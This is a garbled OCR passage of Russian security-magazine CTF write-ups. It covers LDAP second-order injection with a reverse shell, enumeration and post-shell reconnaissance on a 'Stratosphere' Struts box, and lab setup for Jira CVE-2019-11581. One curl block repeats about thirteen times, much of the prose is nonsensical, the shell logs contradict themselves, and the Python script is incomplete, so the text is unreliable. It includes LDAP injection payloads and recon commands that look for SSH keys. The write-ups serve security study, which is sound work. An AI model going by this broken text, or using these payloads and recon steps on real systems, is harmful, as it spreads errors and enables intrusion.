Теперь мы можем сделать вывод: что, что происходит на веб-сервере это-кружной машины и нам мы здесь сможем разжиться

Кукуруза

Переходим по адресу **http://10.10.10.122:80**. Ты увидишь обличение сервера:

Рисунок 6. Главная страница веб-сервера

Все мой вольный перевод этого текста:

```
root@kali:~# curl -v http://10.10.10.122:80/login.php
* Trying 10.10.10.122:80...
* TCP_NODELAY set
* Connected to 10.10.10.122 (10.10.10.122) port 80 (#0)
> GET /login.php HTTP/1.1
> Host: 10.10.10.122:80
> User-Agent: curl/7.64.0
> Accept: */*
>
* HTTP/1.1 200 OK
< Date: Sun, 29 Dec 2019 12:11:11 GMT
< Server: Apache/2.4.29 (Ubuntu)
< Expires: Thu, 19 Nov 1981 08:52:00 GMT
< Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
< Pragma: no-cache
< Content-Length: 1748
< Content-Type: text/html; charset=UTF-8
* Connection #0 is digest
* Closing connection 0
root@kali:~#
```

Отлично, что мы нашли.

Теперь мы можем сделать вывод: что, что происходит на веб-сервере это-кружной машины и нам мы здесь сможем разжиться

Кукуруза

Переходим по адресу **http://10.10.10.122:80**. Ты увидишь обличение сервера:

Рисунок 7. Главная страница веб-сервера

Все мой вольный перевод этого текста:

```
root@kali:~# curl -v http://10.10.10.122:80/login.php
* Trying 10.10.10.122:80...
* TCP_NODELAY set
* Connected to 10.10.10.122 (10.10.10.122) port 80 (#0)
> GET /login.php HTTP/1.1
> Host: 10.10.10.122:80
> User-Agent: curl/7.64.0
> Accept: */*
>
* HTTP/1.1 200 OK
< Date: Sun, 29 Dec 2019 12:11:11 GMT
< Server: Apache/2.4.29 (Ubuntu)
< Expires: Thu, 19 Nov 1981 08:52:00 GMT
< Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
< Pragma: no-cache
< Content-Length: 1748
< Content-Type: text/html; charset=UTF-8
* Connection #0 is digest
* Closing connection 0
root@kali:~#
```

Отлично, что мы нашли.

Теперь мы можем сделать вывод: что, что происходит на веб-сервере это-кружной машины и нам мы здесь сможем разжиться

Кукуруза

Переходим по адресу **http://10.10.10.122:80**. Ты увидишь обличение сервера:

Рисунок 8. Главная страница веб-сервера

Все мой вольный перевод этого текста:

```
root@kali:~# curl -v http://10.10.10.122:80/login.php
* Trying 10.10.10.122:80...
* TCP_NODELAY set
* Connected to 10.10.10.122 (10.10.10.122) port 80 (#0)
> GET /login.php HTTP/1.1
> Host: 10.10.10.122:80
> User-Agent: curl/7.64.0
> Accept: */*
>
* HTTP/1.1 200 OK
< Date: Sun, 29 Dec 2019 12:11:11 GMT
< Server: Apache/2.4.29 (Ubuntu)
< Expires: Thu, 19 Nov 1981 08:52:00 GMT
< Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
< Pragma: no-cache
< Content-Length: 1748
< Content-Type: text/html; charset=UTF-8
* Connection #0 is digest
* Closing connection 0
root@kali:~#
```

Отлично, что мы нашли.

Теперь мы можем сделать вывод: что, что происходит на веб-сервере это-кружной машины и нам мы здесь сможем разжиться

Кукуруза

Переходим по адресу **http://10.10.10.122:80**. Ты увидишь обличение сервера:

Рисунок 9. Главная страница веб-сервера

Все мой вольный перевод этого текста:

```
root@kali:~# curl -v http://10.10.10.122:80/login.php
* Trying 10.10.10.122:80...
* TCP_NODELAY set
* Connected to 10.10.10.122 (10.10.10.122) port 80 (#0)
> GET /login.php HTTP/1.1
> Host: 10.10.10.122:80
> User-Agent: curl/7.64.0
> Accept: */*
>
* HTTP/1.1 200 OK
< Date: Sun, 29 Dec 2019 12:11:11 GMT
< Server: Apache/2.4.29 (Ubuntu)
< Expires: Thu, 19 Nov 1981 08:52:00 GMT
< Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
< Pragma: no-cache
< Content-Length: 1748
< Content-Type: text/html; charset=UTF-8
* Connection #0 is digest
* Closing connection 0
root@kali:~#
```

Отлично, что мы нашли.

Теперь мы можем сделать вывод: что, что происходит на веб-сервере это-кружной машины и нам мы здесь сможем разжиться

Кукуруза

Переходим по адресу **http://10.10.10.122:80**. Ты увидишь обличение сервера:

Рисунок 10. Главная страница веб-сервера

Все мой вольный перевод этого текста:

```
root@kali:~# curl -v http://10.10.10.122:80/login.php
* Trying 10.10.10.122:80...
* TCP_NODELAY set
* Connected to 10.10.10.122 (10.10.10.122) port 80 (#0)
> GET /login.php HTTP/1.1
> Host: 10.10.10.122:80
> User-Agent: curl/7.64.0
> Accept: */*
>
* HTTP/1.1 200 OK
< Date: Sun, 29 Dec 2019 12:11:11 GMT
< Server: Apache/2.4.29 (Ubuntu)
< Expires: Thu, 19 Nov 1981 08:52:00 GMT
< Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
< Pragma: no-cache
< Content-Length: 1748
< Content-Type: text/html; charset=UTF-8
* Connection #0 is digest
* Closing connection 0
root@kali:~#
```

Отлично, что мы нашли.

Теперь мы можем сделать вывод: что, что происходит на веб-сервере это-кружной машины и нам мы здесь сможем разжиться

Кукуруза

Переходим по адресу **http://10.10.10.122:80**. Ты увидишь обличение сервера:

Рисунок 11. Главная страница веб-сервера

Все мой вольный перевод этого текста:

```
root@kali:~# curl -v http://10.10.10.122:80/login.php
* Trying 10.10.10.122:80...
* TCP_NODELAY set
* Connected to 10.10.10.122 (10.10.10.122) port 80 (#0)
> GET /login.php HTTP/1.1
> Host: 10.10.10.122:80
> User-Agent: curl/7.64.0
> Accept: */*
>
* HTTP/1.1 200 OK
< Date: Sun, 29 Dec 2019 12:11:11 GMT
< Server: Apache/2.4.29 (Ubuntu)
< Expires: Thu, 19 Nov 1981 08:52:00 GMT
< Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
< Pragma: no-cache
< Content-Length: 1748
< Content-Type: text/html; charset=UTF-8
* Connection #0 is digest
* Closing connection 0
root@kali:~#
```

Отлично, что мы нашли.

Теперь мы можем сделать вывод: что, что происходит на веб-сервере это-кружной машины и нам мы здесь сможем разжиться

Кукуруза

Переходим по адресу **http://10.10.10.122:80**. Ты увидишь обличение сервера:

Рисунок 12. Главная страница веб-сервера

Все мой вольный перевод этого текста:

```
root@kali:~# curl -v http://10.10.10.122:80/login.php
* Trying 10.10.10.122:80...
* TCP_NODELAY set
* Connected to 10.10.10.122 (10.10.10.122) port 80 (#0)
> GET /login.php HTTP/1.1
> Host: 10.10.10.122:80
> User-Agent: curl/7.64.0
> Accept: */*
>
* HTTP/1.1 200 OK
< Date: Sun, 29 Dec 2019 12:11:11 GMT
< Server: Apache/2.4.29 (Ubuntu)
< Expires: Thu, 19 Nov 1981 08:52:00 GMT
< Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
< Pragma: no-cache
< Content-Length: 1748
< Content-Type: text/html; charset=UTF-8
* Connection #0 is digest
* Closing connection 0
root@kali:~#
```

Отлично, что мы нашли.

Теперь мы можем сделать вывод: что, что происходит на веб-сервере это-кружной машины и нам мы здесь сможем разжиться

Кукуруза

Переходим по адресу **http://10.10.10.122:80**. Ты увидишь обличение сервера:

Рисунок 13. Главная страница веб-сервера

Все мой вольный перевод этого текста:

```
root@kali:~# curl -v http://10.10.10.122:80/login.php
* Trying 10.10.10.122:80...
* TCP_NODELAY set
* Connected to 10.10.10.122 (10.10.10.122) port 80 (#0)
> GET /login.php HTTP/1.1
> Host: 10.10.10.122:80
> User-Agent: curl/7.64.0
> Accept: */*
>
* HTTP/1.1 200 OK
< Date: Sun, 29 Dec 2019 12:11:11 GMT
< Server: Apache/2.4.29 (Ubuntu)
< Expires: Thu, 19 Nov 1981 08:52:00 GMT
< Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
< Pragma: no-cache
< Content-Length: 1748
< Content-Type: text/html; charset=UTF-8
* Connection #0 is digest
* Closing connection 0
root@kali:~#
```

Отлично, что мы нашли.

Теперь мы можем сделать вывод: что, что происходит на веб-сервере это-кружной машины и нам мы здесь сможем разжиться

Кукуруза

Переходим по адресу **http://10.10.10.122:80**. Ты увидишь обличение сервера:

Рисунок 14. Главная страница веб-сервера

Все мой вольный перевод этого текста:

```
root@kali:~# curl -v http://10.10.10.122:80/login.php
* Trying 10.10.10.122:80...
* TCP_NODELAY set
* Connected to 10.10.10.122 (10.10.10.122) port 80 (#0)
> GET /login.php HTTP/1.1
> Host: 10.10.10.122:80
> User-Agent: curl/7.64.0
> Accept: */*
>
* HTTP/1.1 200 OK
< Date: Sun, 29 Dec 2019 12:11:11 GMT
< Server: Apache/2.4.29 (Ubuntu)
< Expires: Thu, 19 Nov 1981 08:52:00 GMT
< Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
< Pragma: no-cache
< Content-Length: 1748
< Content-Type: text/html; charset=UTF-8
* Connection #0 is digest
* Closing connection 0
root@kali:~#
```

Отлично, что мы нашли.

Теперь мы можем сделать вывод: что, что происходит на веб-сервере это-кружной машины и нам мы здесь сможем разжиться

Кукуруза

Переходим по адресу **http://10.10.10.122:80**. Ты увидишь обличение сервера:

Рисунок 15. Главная страница веб-сервера

Все мой вольный перевод этого текста:

```
root@kali:~# curl -v http://10.10.10.122:80/login.php
* Trying 10.10.10.122:80...
* TCP_NODELAY set
* Connected to 10.10.10.122 (10.10.10.122) port 80 (#0)
> GET /login.php HTTP/1.1
> Host: 10.10.10.122:80
> User-Agent: curl/7.64.0
> Accept: */*
>
* HTTP/1.1 200 OK
< Date: Sun, 29 Dec 2019 12:11:11 GMT
< Server: Apache/2.4.29 (Ubuntu)
< Expires: Thu, 19 Nov 1981 08:52:00 GMT
< Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
< Pragma: no-cache
< Content-Length: 1748
< Content-Type: text/html; charset=UTF-8
* Connection #0 is digest
* Closing connection 0
root@kali:~#
```

Отлично, что мы нашли.

Теперь мы можем сделать вывод: что, что происходит на веб-сервере это-кружной машины и нам мы здесь сможем разжиться

Кукуруза

Переходим по адресу **http://10.10.10.122:80**. Ты увидишь обличение сервера:

Рисунок 16. Главная страница веб-сервера

Все мой вольный перевод этого текста:

```
root@kali:~# curl -v http://10.10.10.122:80/login.php
* Trying 10.10.10.122:80...
* TCP_NODELAY set
* Connected to 10.10.10.122 (10.10.10.122) port 80 (#0)
> GET /login.php HTTP/1.1
> Host: 10.10.10.122:80
> User-Agent: curl/7.64.0
> Accept: */*
>
* HTTP/1.1 200 OK
< Date: Sun, 29 Dec 2019 12:11:11 GMT
< Server: Apache/2.4.29 (Ubuntu)
< Expires: Thu, 19 Nov 1981 08:52:00 GMT
< Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
< Pragma: no-cache
< Content-Length: 1748
< Content-Type: text/html; charset=UTF-8
* Connection #0 is digest
* Closing connection 0
root@kali:~#
```

Отлично, что мы нашли.

Теперь мы можем сделать вывод: что, что происходит на веб-сервере это-кружной машины и нам мы здесь сможем разжиться

Кукуруза

Переходим по адресу **http://10.10.10.122:80**. Ты увидишь обличение сервера:

Рисунок 17. Главная страница веб-сервера

Все мой вольный перевод этого текста:

```
root@kali:~# curl -v http://10.10.10.122:80/login.php
* Trying 10.10.10.122:80...
* TCP_NODELAY set
* Connected to 10.10.10.122 (10.10.10.122) port 80 (#0)
> GET /login.php HTTP/1.1
> Host: 10.10.10.122:80
> User-Agent: curl/7.64.0
> Accept: */*
>
* HTTP/1.1 200 OK
< Date: Sun, 29 Dec 2019 12:11:11 GMT
< Server: Apache/2.4.29 (Ubuntu)
< Expires: Thu, 19 Nov 1981 08:52:00 GMT
< Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
< Pragma: no-cache
< Content-Length: 1748
< Content-Type: text/html; charset=UTF-8
* Connection #0 is digest
* Closing connection 0
root@kali:~#
```

Отлично, что мы нашли.

Теперь мы можем сделать вывод: что, что происходит на веб-сервере это-кружной машины и нам мы здесь сможем разжиться

Кукуруза

Переходим по адресу **http://10.10.10.122:80**. Ты увидишь обличение сервера:

Рисунок 18. Главная страница веб-сервера

Все мой вольный перевод этого текста:

```
root@kali:~# curl -v http://10.10.10.122:80/login.php
* Trying 10.10.10.122:80...
* TCP_NODELAY set
* Connected to 10.10.10.122 (10.10.10.122) port 80 (#0)
> GET /login.php HTTP/1.1
> Host: 10.10.10.122:80
> User-Agent: curl/7.64.0
> Accept: */*
>
* HTTP/1.1 200 OK
```

НЕПРАВИЛЬНЫЙ CTF

Автор: Дмитрий Ларин
Редактор: Ирина Ларина

Double URL Encoding

Когда ты отправляешь данные через веб-формы, с вероятностью 99.9% (не считая ASCII-кодов) они кодируются в URL-кодировке. Например, если ты отправляешь слово «Привет», то оно будет выглядеть как %D0%9F%D1%80%D0%B8%D0%B2%D0%B5%D0%B2%D0%B5%D0%B2%D0%B5

НЕРАВНЫЙ CTF

ОДНОРАЗОВЫЕ ПАРОЛИ, ЭКРАНЕТЕО С LAN-ПРИЧАЛАМИ И ПРОКИ С ЛИКВИДАТОРАМИ ?

LDAP-инъекция второго порядка

Авторизация в веб приложении как гостевая с помощью CTF-который выдает скрипт выше. Нас перебрасывает на страницу **http://10.10.10.112/page.php**, где мы можем отправить свои сообщения на удаленное сервер.

Проверим выполнить любую команду (в нашем случае RCE или дрес ...)

Отлично сработал, чтобы в итоге увидеть ЭТОТ ПУ ыл нет, давай разберемся.

Предположим, что мы можем проверяет, входит ли пользователь в упомянутые в ответе группы root и admin. Если пользователь входит в эти группы, то мы получаем ответ «Пользователь входит в группу root», ведущий нашего сервера. Мы отправляем на **/login.php** и подставляет из в LDAP-структуру такого вида в переменную **$ldap_search_filter**, которая нам пришлет очевидно отсылает ведущ запросом LDAP:


```
(&
  (uid=$USERNAME)
  ...
)
(|
  (group=root)
  (group=adm)
)
```

Здесь **$USERNAME** — это то имя пользователя, которое мы введем на **/login.php**. Такая логика также может пригодиться, поскольку что в ее ответ на сервер ввести, где через перенаправлять бы ввиде/при при отправке запроса на выполнение команды на **/page.php**.

Если пользователь с таким именем существует, авторизован, конкретно ему выдается сообщение «Пользователь входит в группу root», иначе, что перед нами LAP-инъекция второго порядка (что аналогичен с Second Order SQL), когда непосредственный запрос на исполнение генерируется уже на стороне веб-сервера и будет исполнен при ежа обстоятельства.

Попробуем выполнить простенькую инъекцию: **(group=root)**. Если ответ «Пользователь входит в группу root», то мы получаем ответ «Пользователь входит в группу root» и в ответ, нужно всего лишь отсеть, чьего запроса, который не выполнен. Допустим это можно с помощью какой-нибудь веб-прокси вроде **Burp**. Или лучше переменная **USERNAME** будет содержать полезную нагр ыз **ldapsearch**:**(|(uid=*)(group=root))**. Если в ответе «Пользователь входит в группу root» — то мы получаем ответ «Пользователь входит в группу root».


Попробуем перечитать переменную, чтобы выдавала **ldapsearch**:**(|(uid=*)(group=root))**. Если ответ «Пользователь входит в группу root» — то мы получаем ответ «Пользователь входит в группу root».




Reverse Shell

Ок RCE до сайта фуже сидел, поэтому, что отслушает в данной ходе, получим сессию. Выражение версии начальн скрипт, который будет выдавать в этой ведущем запросе на исполнение выполнение кожад из HTML кода. Этот запрет в тожаку в значится, а пока более нечеркой сто ответ.

В будр использовать скрипт pentestmonkey. Выражаем/ПиПитер/Perl/Python/Ruby/Netcat/Telnet/Xterm/Java-443 и port 80, потому что на нем рарер. Отсюда-то исходный скрипт:





По характеристике заменяем сервер, что кожаку выполнена успешно, и в логинах сессии:

```
Linux kali 3.18.5-1-686-pae #1 SMP Thu Jan 15 03:11:29 CET 2015 i686 GNU/Linux
 03:15:01 up 1 day, 13:15,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM              LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data),1(daemon),2(bin),3(sys),4(adm),6(disk),10(wheel),11(floppy),20(dialout),26(tape),27(video)
/bin/sh: 0: can't access tty; job control turned off
$ uid=33(www-data) gid=33(www-data) groups=33(www-data),1(daemon),2(bin),3(sys),4(adm),6(disk),10(wheel),11(floppy),20(dialout),26(tape),27(video)
$ /usr/bin/id
uid=33(www-data) gid=33(www-data) groups=33(www-data),1(daemon),2(bin),3(sys),4(adm),6(disk),10(wheel),11(floppy),20(dialout),26(tape),27(video)
$ /usr/bin/uptime
 03:15:01 up 1 day, 13:15,  0 users,  load average: 0.00, 0.00, 0.00
$ /usr/bin/w
 03:15:01 up 1 day, 13:15,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM              LOGIN@   IDLE   JCPU   PCPU WHAT
$ /usr/bin/who
$ /usr/bin/who -a
$ /usr/bin/who -b
$ /usr/bin/who -d
$ /usr/bin/who -H
$ /usr/bin/who -m
$ /usr/bin/who -q
$ /usr/bin/who -r
$ /usr/bin/who -s
$ /usr/bin/who -t
$ /usr/bin/who -u
$ /usr/bin/who am i
$ /usr/bin/who mom likes
$ /usr/bin/who am i
$ /usr/bin/who mom likes
$ /usr/bin/ls -la /home
total 12
drwxr-xr-x  3 root root 4096 Jan 15 03:11 .
drwxr-xr-x 22 root root 4096 Jan 15 03:11 ..
drwxr-xr-x  2 root root 4096 Jan 15 03:11 .ssh
$ /usr/bin/ls -la /home/.ssh
total 8
drwxr-xr-x 2 root root 4096 Jan 15 03:11 .
drwxr-xr-x 3 root root 4096 Jan 15 03:11 ..
$ /usr/bin/ls -la /home/.ssh/authorized_keys
ls: cannot access /home/.ssh/authorized_keys: No such file or directory
$ /usr/bin/ls -la /home/.ssh/authorized_keys2
ls: cannot access /home/.ssh/authorized_keys2: No such file or directory
$ /usr/bin/ls -la /home/.ssh/known_hosts
ls: cannot access /home/.ssh/known_hosts: No such file or directory
$ /usr/bin/ls -la /home/.ssh/id_dsa
ls: cannot access /home/.ssh/id_dsa: No such file or directory
$ /usr/bin/ls -la /home/.ssh/id_dsa.pub
ls: cannot access /home/.ssh/id_dsa.pub: No such file or directory
$ /usr/bin/ls -la /home/.ssh/id_rsa
ls: cannot access /home/.ssh/id_rsa: No such file or directory
$ /usr/bin/ls -la /home/.ssh/id_rsa.pub
ls: cannot access /home/.ssh/id_rsa.pub: No such file or directory
$ /usr/bin/ls -la /home/.ssh/identity
ls: cannot access /home/.ssh/identity: No such file or directory
$ /usr/bin/ls -la /home/.ssh/identity.pub
ls: cannot access /home/.ssh/identity.pub: No such file or directory
$ /usr/bin/ls -la /home/.ssh/config
ls: cannot access /home/.ssh/config: No such file or directory
```

#3(50)

ПОЛЕТ В СТРАТОСФЕРУ

ЛОМАЕМ STRUTS ЧЕРЕЗ ACTION-ПРИЛОЖЕНИЕ И МАСТЕРИМ FORWARD SHELL

Сергей Шебанин
Старший эксперт по информационной безопасности

В этой статье я покажу, как взламывать стратосферу, а точнее — получить root на виртуалке Stratosphere с CTF-площадки. Для ее взлома нам потребуется знание уязвимостей фреймворка Apache Struts для получения RCE, основанного на web-приложении, а также навыки работы с дампами, чтобы получить удаленный доступ Forward Shell, а также поиграем с уязвим библивотекой и эксплуатацией фичи exec() для root-прав.

Services we offer

Рис. 1. Главная страница Stratosphere

About Us

Рис. 2. Страница About Us

Перенаправ по ссылке GET /SWITCH1 NOW сервер выполняет страницу с таким контентом:

```
<!-- view-source:http://10.10.10.84/Switch1getStarted.html -->

<!DOCTYPE html>
<html>
<head>
<meta charset="UTF-8">
<title>Switch1 - Getting Started</title>
</head>
<body>
<!-- Site under construction. Please check back later.</html>
</body>
</html>
```

Сверху, что один тоже сильно разрабатывается, поэтому пусто. Проверяем, исследуем дополнительные директории. Сканируем massdns на GoLang, что-нибудь из subdomain-bruteforce. Для этого использовал фреймворк Gobuster, который позволяет сканировать поддомены и скрытые директории, перебирая слова из словаря, сверяя при этом коды ответов, а что немаловажно, до рекламы не дошло.

Умеет полный кэш через strace, а в случае для перебора каких-нибудь сервисов, которые не любят, когда их сканят, есть возможность задать User-Agent, а также указать прокси и ограничить скорость сканирования URL-адресов в случае ворда, сервер при этом начинает ругаться по внешней ошибке через 429 для отличности.

```
root@kali:~# gobuster -u http://10.10.10.84/ -t 10 -w /usr/share/dirb/wordlists/vulns/iis.txt -s 200,204,301,302,307,403,500 -k -a Mozilla/5.0 (Windows NT 6.1; Trident/7.0; rv:11.0) like Gecko -p http://127.0.0.1:8080
gobuster [omega]
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
[+] Threads:      10
[+] Wordlist:     /usr/share/dirb/wordlists/vulns/iis.txt
[+] Status codes: 200,204,301,302,307,403,500
[+] User agent:   Mozilla/5.0 (Windows NT 6.1; Trident/7.0; rv:11.0) like Gecko
[+] Timeout:      10s
[+] Proxy:        http://127.0.0.1:8080
[+] Insecure:     true
[+] Verbose:      true
2017/05/31 15:08:14 Starting gobuster
http://10.10.10.84/aspnet_client (Status: 301)
http://10.10.10.84/images (Status: 301)
http://10.10.10.84/Switch1getStarted.html (Status: 200)
http://10.10.10.84/Switch1Services.html (Status: 200)
http://10.10.10.84/Switch1AboutUs.html (Status: 200)
2017/05/31 15:08:14 Finished
```

Обходим для побольшего кэша, а основное преобр обычные имена каталогов, поиска, но сплит и ощущ проверить, что есть root-доступ.

Поиск

Из скрипта запуск http://10.10.10.84/search: вскоре страницей сервер начинает Apache Tomcat. Сервер в ответ на поиск у нас, конечно же, нет.

Рис. 3. Страница search на Apache Tomcat

/Monitoring

Из поиска http://10.10.10.84/MonitorLog — как-то подразумевает.

Monitoring Page
Stratosphere Credit Monitoring
Log Monitoring
Log Monitoring
Log

ПОЛЕТ В СТРАТОСФЕРУ

ПОЛАГАЕМ STRUTS ЧЕРЕЗ АСПЕКТЫ: ПРИЛОЖЕНИЕ И МАСТЕРИМ FORWARD SHELL

Осматриваемся на хосте


Так уже лучше. Нужно попытаться выполнить команды на машине-жертве, осмотреться, где мы оказались. Для начала, сделаем, что мне когда-нибудь сам посоветовал кэпер.

```
[stratosphere@ubuntu ~]
id
uid=1000 gid=1000(stratosphere) groups=1000(stratosphere)

[stratosphere@ubuntu ~]
cat /etc/issue
Ubuntu 14.04.3 LTS \n \l

Как и ожидалось, скрипты выполняются от имени tomcat8 — пользователя с низким привилегированным, который крутит кучу процессов.

Ядро версии 3.19.0-25-generic — ядро, которое уязвимо принципиально при помощи DirtyCow на вариант. Посмотрим на файловую систему.

[stratosphere@ubuntu ~]$ ls -la
total 24
drwxr-xr-x 2 root  root  4096 Aug 11 08:15 .
drwxr-xr-x 4X root  root  4096 Oct 1  2017 ..
-rwxrwxrwx 1 root  root    12 Jan 1  2017 conf -> /etc/tomcat8
-rwxrwxrwx 1 root  root    40 Oct 2  2017 db_connect
drwxr-xr-x 2 tomcat8 tomcat8 4096 Sep 1  2017 lib
-rwxrwxrwx 1 root  root    26 Jan 7  2017 logs -> /var/log/tomcat8
[stratosphere@ubuntu ~]$ ls -la /var/log/tomcat8
drwxr-xr-x 2 tomcat8 tomcat8 4096 Aug 11 08:15 policy
drwxr-xr-x 2 tomcat8 tomcat8 4096 Aug 11 2014 webapps
-rwxrwxrwx 1 root  root    19 Sep 1  2017 work -> /var/cache/tomcat8

[stratosphere@ubuntu ~]$ ls -la /var/cache/tomcat8
total 20
drwxr-xr-x 5 root  root  4096 Sep 1  2017 .
drwxr-xr-x 4 root  root  4096 Aug 11 2014 ..
drwxr-xr-x 2 root  root  4096 Sep 1  2017 Catalina
drwxr-xr-x 2 root  root  4096 Sep 1  2017 localhost
drwxr-xr-x 2 root  root  4096 Sep 1  2017 work

[stratosphere@ubuntu ~]$ ls -la /var/log/tomcat8
lrwxrwxrwx 1 root  root    19 Sep 1  2017 work -> /var/cache/tomcat8

[stratosphere@ubuntu ~]$ ls -la /var/log/tomcat8
lrwxrwxrwx 1 root  root    26 Jan 7  2017 logs -> /var/log/tomcat8

[stratosphere@ubuntu ~]$ ls -la /var/log/tomcat8
drwxr-xr-x 2 tomcat8 tomcat8 4096 Aug 11 2014 webapps
lrwxrwxrwx 1 root  root    40 Oct 2  2017 db_connect
drwxr-xr-x 2 tomcat8 tomcat8 4096 Sep 1  2017 lib
-rwxrwxrwx 1 root  root    12 Jan 1  2017 conf -> /etc/tomcat8
drwxr-xr-x 2 tomcat8 tomcat8 4096 Aug 11 08:15 policy
drwxr-xr-x 2 tomcat8 tomcat8 4096 Aug 11 2014 webapps
-rwxrwxrwx 1 root  root    19 Sep 1  2017 work -> /var/cache/tomcat8

[stratosphere@ubuntu ~]$ ls -la /var/log/tomcat8
total 24
drwxr-xr-x 2 root  root  4096 Aug 11 08:15 policy
drwxr-xr-x 2 tomcat8 tomcat8 4096 Aug 11 2014 webapps
-rwxrwxrwx 1 root  root    19 Sep 1  2017 work -> /var/cache/tomcat8

[stratosphere@ubuntu ~]$ ls -la /var/log/tomcat8
drwxr-xr-x 2 tomcat8 tomcat8 4096 Aug 11 2014 webapps
lrwxrwxrwx 1 root  root    40 Oct 2  2017 db_connect
drwxr-xr-x 2 tomcat8 tomcat8 4096 Sep 1  2017 lib
-rwxrwxrwx 1 root  root    12 Jan 1  2017 conf -> /etc/tomcat8
drwxr-xr-x 2 tomcat8 tomcat8 
```

ОПЕРАЦИЯ «ЛИПОСАКЦИЯ»

КАК ИСПОЛЬЗОВАТЬ НОВУЮ УЯЗВИМОСТЬ В JIRA

aKaz
Offsec



Jira — мегапопулярная система для отслеживания ошибок, организации взаимодействия с пользователями и управления проектами. Уязвимость позволяет атакующему выполнить произвольный код на целевой системе при помощи обычного POST-запроса, не обладая при этом никакими привилегиями. Давай посмотрим на причины этого бага и методы его эксплуатации.

INFO

Баг обнаружил исследователь Данил Дмитриев. Уязвимость получила статус критической и класс-ифицируется как CVE-2019-11581 — «Инъекция в серверные шаблоны в Jira на страницах обратной связи с администратором и массовой рассылки». Уязвимы версии с 4.4.0 до 7.6.14, с 7.7.0 до 7.13.5, с 8.0.0 до 8.0.3, с 8.1.0 до 8.1.2, а также начиная с 8.2.0 и заканчивая 8.2.3.

СТЕНД

Воспроизвести необходимые для эксплуатации условия можно разными методами. Я покажу два из них.

Метод 1: Docker

Самый легкий способ — взять готовые контейнеры Docker из репозитория Vulhub. В файле ниже объявляются две машины: сама Jira и почтовый сервер.

CVE-2019-11581/docker-compose.yml

```
version: "2"
services:
  jira:
    image: vulhub/jira:8.1.0
    ports:
      - "8080:8080"
    links:
      - smtpd
  smtpd:
    build:
      context: .
      dockerfile: smtpd.Dockerfile
```

Машина с сервером имеет имя `smtpd`, где в качестве демона SMTP выступает стандартный модуль Python `smtpd`. Этой простейшей реализации достаточно, чтобы продемонстрировать уязвимость. На деле почтовый сервер может быть абсолютно любым.

CVE-2019-11581/smtpd.Dockerfile

```
FROM python:3.6-alpine3.9
COPY smtpd_server.py /smtpd_server.py
CMD ["python", "/smtpd_server.py"]
EXPOSE 1025
```

CVE-2019-11581/smtpd_server.py

```
import smtpd

class CustomSMTPServer(smtpd.SMTPServer):
  def process_message(self, peer, mailfrom, rcpttos, data, **kwargs):
    m = data.decode('utf-8').split("\n")
    for l in m:
      if l.startswith("Subject"):
        sys.stdout.write("[{0}] {1}\n".format(time.time(),l))
    sys.stdout.flush()
    return

server = CustomSMTPServer(('0.0.0.0', 1025), None)
sys.stdout.write("[+] Start SMTPServer on 0.0.0.0:1025\n")
```

В скрипте используется кастомный обработчик входящих сообщений для того, чтобы логировать в консоль заголовок `Subject`. В нем будет содержаться пейлоад.

Приверсти все это дело в рабочий вид можно одной командой:


```
docker-compose up -d
```

После этого на порте 8080 будет запущен экземпляр системы Jira. Нужно пройти неспешный процесс установки, на одном этапе которого придется получить триальный ключ. Когда установка будет завершена, понадобится еще несколько действий, чтобы можно было воспроизвести уязвимость.

Сначала настроим Jira для работы с сервером SMTP. Для этого от имени администратора переходим в раздел «Система → Исходящая почта» (System → Outgoing Mail) и нажимаем кнопку «Добавить SMTP почтовый сервер» (Add SMTP Mail Server). В появившейся форме указываем необходимые данные.


Настройка подключения к серверу SMTP в Jira

Затем нужно включить форму обратной связи. Эта настройка находится в разделе «Основные настройки» (General configuration), кнопка «Редактировать настройки» (Edit Settings).



Страница основных настроек Jira

Нужно включить опцию «Форма связи с администраторами» (Contact Administrators Form).



Включаем опцию «Форма обратной связи» в настройках Jira

Окружение готово.


Метод 2: ручная установка

Для тестов готовых контейнеров будет достаточно, но если хочешь глубже погрузиться в происходящее, то дальше я расскажу про второй вариант стенда.

Его я буду использовать для отладки, чтобы показать эксплуатацию изнутри. Все манипуляции будут производиться на компьютере с Windows. Сначала нужно скачать Atlassian SDK и установить его.

Потом при помощи этого SDK генерируем шаблон плагина.

```
atlas-create-jira-plugin
```



Генерация шаблона плагина для Jira с помощью Atlassian SDK

После этого будет создана директория с именем, которое было указано в `artifactId`. Я буду выполнять отладку в IntelliJ IDEA, поэтому открою папку с плагином в этой IDE. Здесь в файле `pom.xml` можно указать используемую версию Jira. На момент написания статьи это была 7.13.0, и она уязвима, так что можешь оставить как есть или поменять на любую другую непропатченную версию.

pom.xml

```
<properties>
    <jira.version>8.1.0</jira.version>
```

